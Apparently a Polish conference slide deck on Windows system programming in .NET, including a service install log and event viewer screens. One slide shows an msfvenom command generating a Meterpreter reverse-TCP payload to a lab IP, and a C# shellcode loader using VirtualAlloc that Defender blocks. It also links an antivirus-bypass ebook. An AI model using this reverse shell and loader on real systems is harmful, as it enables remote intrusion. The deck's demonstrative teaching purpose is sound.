assemblypath = C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe

Trwa instalowanie usługi Broadcaster...

Usługa Broadcaster została zainstalowana pomyślnie.

Trwa tworzenie źródła EventLog Broadcaster w dzienniku Application...

Faza instalacji została ukończona pomyślnie i rozpoczyna się faza rezerwacji.

Aby sprawdzić postęp zestawu C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe, zapoznaj się z zawartością pliku dziennika.

Plik znajduje się w C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.InstallLog.

Zatwierdzanie zestawu 'C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe'.

Uwzględnione parametry to:

logtoconsole =
logfile = C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.InstallLog
assemblypath = C:\Users\piatk\Source\Repos\WinTracert\FileBroadcaster\bin\Release\FileBroadcaster.exe

Faza rezerwacji została ukończona pomyślnie.

Instalacja transakcyjna została ukończona.

Zaznacz element, aby wyświetlić jego opis.	Nazwa	Opis	Stan	Typ uruchomienia	Logowanie jako
	File broadcaster	Microsoft service for broadcasting files	Ręczny	System lokalny	
	Przepływ pracy drukowania_452d784	Przepływ pracy drukowania	Ręczny	System lokalny	
	Usługa wiadomości_452d784	Wiadomości SMS raportowania usług i powiąza...	Ręcznie (wyzwalańc...	System lokalny	
	Przepływ urządzeń_452d784	Zezwala na używanie oprogramowania Connec...	Ręczny	System lokalny	
	DevicePicker_452d784	Ta usługa użytkownika służy do zarządzania int...	Ręczny	System lokalny	
	ConsentUX_452d784	Zezwala na używanie oprogramowania Connec...	Ręczny	System lokalny	
	CaptureService_452d784	Usługa przechwytywania OneCore	Ręczny	System lokalny	
	Usługa obsługi użytkownika protokołu Bluetooth_452...	Usługa użytkownika protokołu Bluetooth zape...	Ręcznie (wyzwalańc...	System lokalny	
	Usługa użytkownika DVR z gry i transmisja_452d784	Ta usługa użytkownika służy do obsługi nagrań...	Ręczny	System lokalny	
	Usługa sieciowa Xbox Live	Ta usługa obsługuje interfejs programowania a...	Ręczny	System lokalny	
	Xbox Accessory Management Service	This service manages connected Xbox Accesso...	Ręcznie (wyzwalańc...	System lokalny	
	Zapisywanie gier Xbox Live	Usługa ta synchronizuje zapisane dane dla gier ...	Ręcznie (wyzwalańc...	System lokalny	
	Automatyczne konfigurowanie bezprzewodowej sieci ...	Ta usługa służy do zarządzania kartami danych/...	Ręczny	System lokalny	
	Usługa modułu wyliczającego urządzenia przenośne	Wymusza stosowanie zasad grupy dla wymien...	Ręcznie (wyzwalańc...	System lokalny	
	Kontrola rodzicielska	Wymusza używanie kontroli rodzicielskiej w sto...	Ręczny	System lokalny	
	Foldery robocze	Ta usługa synchronizuje pliki z serwerem folder...	Ręczny	Usługa lokalna	
	Usługa udostępniania w sieci programu Windows Me...	Udostępnia biblioteki programu Windows Med...	Ręczny	Usługa sieciowa	
	Karta wydajności WMI	Dostarcza klientom w sieci informacje o bibliot...	Ręczny	System lokalny	
	Usługa zarządzania systemu Windows	Wykonuje zadania zarządzania, w tym działania...	Ręczny	System lokalny	
	Usługa Asystent profilów lokalnych	Ta usługa umożliwia zarządzanie profilami mod...	Ręcznie (wyzwalańc...	Usługa lokalna	
	Usługa niejawnego programu testów systemu Windows	Dostarcza obsługę infrastrukturalną niejawneg...	Ręcznie (wyzwalańc...	System lokalny	
	Zdalne zarządzanie systemem Windows (WS-Manage...	Usługa Zdalne zarządzanie systemem Windows...	Ręczny	Usługa sieciowa	
	Zdarzenia pozyskiwania obrazów nieruchomych	Uruchamia aplikacje skojarzone ze zdarzeniami ...	Ręczny	System lokalny	
	Usługa menedżera połączeń usług Wi-Fi Direct	Zarządza połączonymi z usługami bezprzewodow...	Ręcznie (wyzwalańc...	Usługa lokalna	
	Usługa raportowania błędów systemu Windows	Zezwala na raportowanie błędów w sytuacji, gd...	Ręcznie (wyzwalańc...	System lokalny	
	Pomoc techniczna panelu sterowania Raporty i rozwią...	Ta usługa zapewnia pomoc techniczną wyświetle...	Ręczny	System lokalny	
	Usługa hosta dostawcy szyfrowania systemu Windows	Usługa hosta dostawcy szyfrowania systemu W...	Ręcznie (wyzwalańc...	Usługa lokalna	
	Kolektor zdarzeń systemu Windows	Ta usługa zarządza trwałymi subskrypcjami zda...	Ręczny	Usługa sieciowa	
	Web Management	Web-based device management service	Wyłączony	System lokalny	
	WPS Client	Windows Phone System Client	Ręczny	System lokalny	

Podgląd zdarzeń

Plik Akcja Widok Pomoc

← → ⟲ ⟳ ? 🗑

Podgląd zdarzeń (Lokalny)
Widoki niestandardowe
Dzienniki systemu Windows
Dzienniki aplikacji i usług
BroadcastNewLog
Internet Explorer
Microsoft
Microsoft Office Alerts
Microsoft-SQLServerDataTools
Microsoft-SQLServerDataToolsVS
OpenSSH
PreEmptive
Usługa zarządzania kluczami
Windows Azure
Windows PowerShell
Zdarzenia sprzętowe
Subskrypcje

BroadcasterNewLog Liczba zdarzeń: 1

Poziom	Data i godzina	Źródło	Identyfikator zd...	Kategoria zadania
Informacje	06.10.2018 19:06:01	BroadcasterSou...	0 Brak	

Zdarzenie 0, BroadcasterSource

Ogólne Szczegóły

Broadcaster was started successfully

Nazwa dziennika: BroadcastNewLog
Źródło: BroadcasterSource
Zalogowano: 06.10.2018 19:06:01
Identyfikator: 0
Kategoria zadania: Brak
Poziom: Informacje
Słowa kluczowe: Klasyczny
Użytkownik: Nie dotyczy
Komputer: A-KUKU-2
Kod operacji:
Więcej informacji: [Pomoc online dziennika](#)

Więcej informacji: [Dostosuj online dziennikę](#)
Kod obiektu:
Użytkowniku: Nie dotyczy
Nazwa: Informacje
Identyfikator: 0
Komputer: A-KUKU-2
Stowarzyszenie: Klasyczny
Kategoria zadania: Brak

Akcje

BroadcasterNewLog
Otwórz zapisany dziennik...
Utwórz widok niestandardowy...
Importuj widok niestandardowy...
Wyczyść dziennik...
Filtruj bieżący dziennik...
Właściwości
Znajdź...
Zapisz wszystkie zdarzenia jak...
Dołącz zadanie do tego dziennika...
Widok
Odśwież
Pomoc

Zdarzenie 0, BroadcasterSource

Właściwości zdarzenia
Dołącz zadanie do tego zdarzenia...
Kopiuj
Zapisz wybrane zdarzenia...
Odśwież
Pomoc

gemotjal

COŚ BRZYDKIEGO – DAWAĆ MI TU PAYLOAD;P

```
c:\brzydkie>msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -f csharp -o plik.cs
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
Saved as: plik.cs

c:\brzydkie>
c:\brzydkie>dir
 Volume in drive C has no label.
 Volume Serial Number is E926-2CDD

Directory of c:\brzydkie

06.10.2018  19:31    <DIR>          .
06.10.2018  19:31    <DIR>          ..
06.10.2018  19:29                29 brzydkie.cs
06.10.2018  19:31                  1 759 plik.cs
                           2 File(s)           1 788 bytes
                           2 Dir(s)   607 287 189 504 bytes free
```

URUCHOMIENIE WITAMINKI – I PO ŁAPACH

The screenshot shows the Microsoft Visual Studio IDE interface with a C# code editor. The code is part of a project named 'Brzydal' under the 'Program' class. The code uses P/Invoke to call the Windows API function VirtualAlloc to allocate memory for a payload. The payload is defined as a byte array of length 341. The code then copies this payload to the allocated memory and calls the payload as a delegate.

```
1 using System;
2 using System.Runtime.InteropServices;
3 namespace Brzydal
4 {
5     class Program
6     {
7         [DllImport("kernel32")]
8         static extern IntPtr VirtualAlloc(IntPtr ptr, IntPtr size, IntPtr type, IntPtr mode);
9
10        [UnmanagedFunctionPointer(CallingConvention.Winapi)]
11        delegate void Run();
12
13        public static void Main(string[] args)
14        {
15
16            byte[] payload = new byte[341]; //wygenerowano w trakcie "cos brzydkiego"
17
18            IntPtr ptr = VirtualAlloc(IntPtr.Zero, (IntPtr)payload.Length, (IntPtr)0x1000, (IntPtr)0x40); //type-i-mode-znaleziony
19            Marshal.Copy(payload, 0, ptr, payload.Length);
20            Run r = (Run)Marshal.GetDelegateForFunctionPointer(ptr, typeof(Run));
21            r();
22        }
23    }
24 }
```

The error list at the bottom shows 2 errors and 12 warnings. One error is highlighted with a yellow box: "Unable to copy file "obj\Release\Brzydal.exe" to "bin\Release\Brzydal.exe". Operacja nie zakończyła się pomyślnie, ponieważ plik zawiera wirusa lub potencjalnie niechciane oprogramowanie." The file 'Brzydal' is listed in the error details.

gemotjal

DLA TYCH CO CHCĄ PÓJŚĆ KROK DALEJ

DamonMohammadbagher / eBook-BypassingAVsByCSharp

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights

50 commits 1 branch 0 releases 1 contributor

Branch: master New pull request Create new file Upload files Find file Clone or download

Commit	Message	Time
Update README.md	DamonMohammadbagher	Latest commit c20eeef1 33 minutes ago
CH1	Update README.md	2 months ago
CH2	Update README.md	2 months ago
CH3	Add files via upload	2 months ago
CH4	Update README.md	a month ago
CH5	Add files via upload	a month ago
CH6	Add files via upload	29 days ago
CH7	Update README.md	33 minutes ago
CH8	Update README.md	2 days ago

<https://github.com/DamonMohammadbagher/eBook-BypassingAVsByCSharp>

Ja jako developerka dziękuję, nie skorzystam, przynajmniej na razie

MIAŁAM W PLANACH SKOMUNIKOWANIE SIĘ Z FRAMEWORKAMI DLA SECÓW

- Zachęcona spisem treści z książki „GRAY HAT C#” (tak sobie myślę, kupię sobie książkę, nauczę się czegoś nowego)
- Ale odpalenie okazało się zwykłym strzelaniem po http/webapi
- Jako że większość to programiści webowi (ASP.NET MVC) a ja mam alergię na weba (dlatego też nie wybrałem kariery pentestera) dałam sobie siana
- Jakby ktoś chciał popatrzeć jak to się robi, zachęcam do przejrzenia repa owej książki – jest dostępne na githubie pod adresem https://github.com/brandonprry/gray_hat_csharp_code
- Osobom zainteresowanym security w ASP.NET polecam zeszytoroczną prezentację Sebastiana Solnicy dostępną na YT pod adresem <https://www.youtube.com/watch?v=8tr2yGqwUb0>


Możemy rzucić okiem co tam mają ciekawego

A JAK SIĘ KOMUŚ ZNUDZI, ZAWSZE MOŻE WRÓCIĆ TAM SKĄD PRZYSZEDŁ – BEZ REBOOTA

The image shows a screenshot of a Microsoft Windows operating system. At the top, there's a Microsoft Store window with a white header bar containing the store logo, a back arrow, the text "Strona główna", the selected tab "Aplikacje" (underlined in orange), a search bar with the placeholder "Wyszukaj", a user icon, and a three-dot menu. Below the header, the main content area displays the "Kali Linux" application page. The page title is "Kali Linux", with a subtitle "Kali Linux • Security > PC Protection". It includes a blue "Udostępnij" (Share) button, a rating of "★★★★★ 11", and a brief description: "The Kali for Windows application allows one to install and run the Kali Linux open-source penetration testing distribution natively, from the Windows 10 OS. To launch the Kali shell, type "kali" on the". A blue "Więcej" (More) link is also present. Below the description, the word "Bezpłatna" (Free) is displayed next to a large blue "Pobierz" (Get) button. In the bottom left corner of the store window, there's a green PEGI 3 rating box. The main body of the store window contains a dark grey background with some faint text and icons. At the bottom of the slide, there's a black terminal window with white text. The terminal shows a command being run: "Performing one-time upgrade of the Windows Subsystem for Linux file system for this distribution...". Below this, the command "uname -a" is run, displaying system information: "piatkosia@A-KUKU-2:~\$ uname -a", "Linux A-KUKU-2 4.4.0-17763-Microsoft #1-Microsoft Fri Sep 14 14:34:00 PST 2018 x86_64 x86_64 x86_64 GNU/Linux", and "piatkosia@A-KUKU-2:~\$". The entire slide has a green background with a subtle circuit board pattern. In the bottom right corner, there's a watermark with the text "gemotjal" and a small logo.

PODSUMOWUJĄC

- Udało nam się porozmawiać o .net i okazało się że można go użyć do ciekawych rzeczy
- Zbadaliśmy skąd się dllki ładują i jak możemy na to wpływać
- Popatrzyliśmy na lla i Asma
- Wywołaliśmy libki systemowe
- Pobawiliśmy się WMI
- Napisaliśmy pierwszą usługę systemową i nawet coś sieje
- Owrapowaliśmy CMD i dobraliśmy się do UI-shella;)
- Nakarmiliśmy nasz kod witaminką😊
- Wiemy gdzie szukać dalszych informacji



DZIĘKUJĘ
I ZAPRASZAM DO ZADAWANIA PYTAŃ

ANGELIKA MARIA PIĄTKOWSKA

- ANGELIKA_PIATKOWSKA@INTERIA.PL
- PIATKOSIA.APT@INTERIA.PL
- [@PIATKOSIA \[TWITTER\]](https://twitter.com/PIATKOSIA)
- [PIATKOSIA \(IRC.PIRC.PL\)](#)

Kod do prezentacji dostępny na <https://github.com/Piatkosia/WinTracert>
Chyba że podano inaczej (prezentację też tam wrzucę - w DOC)

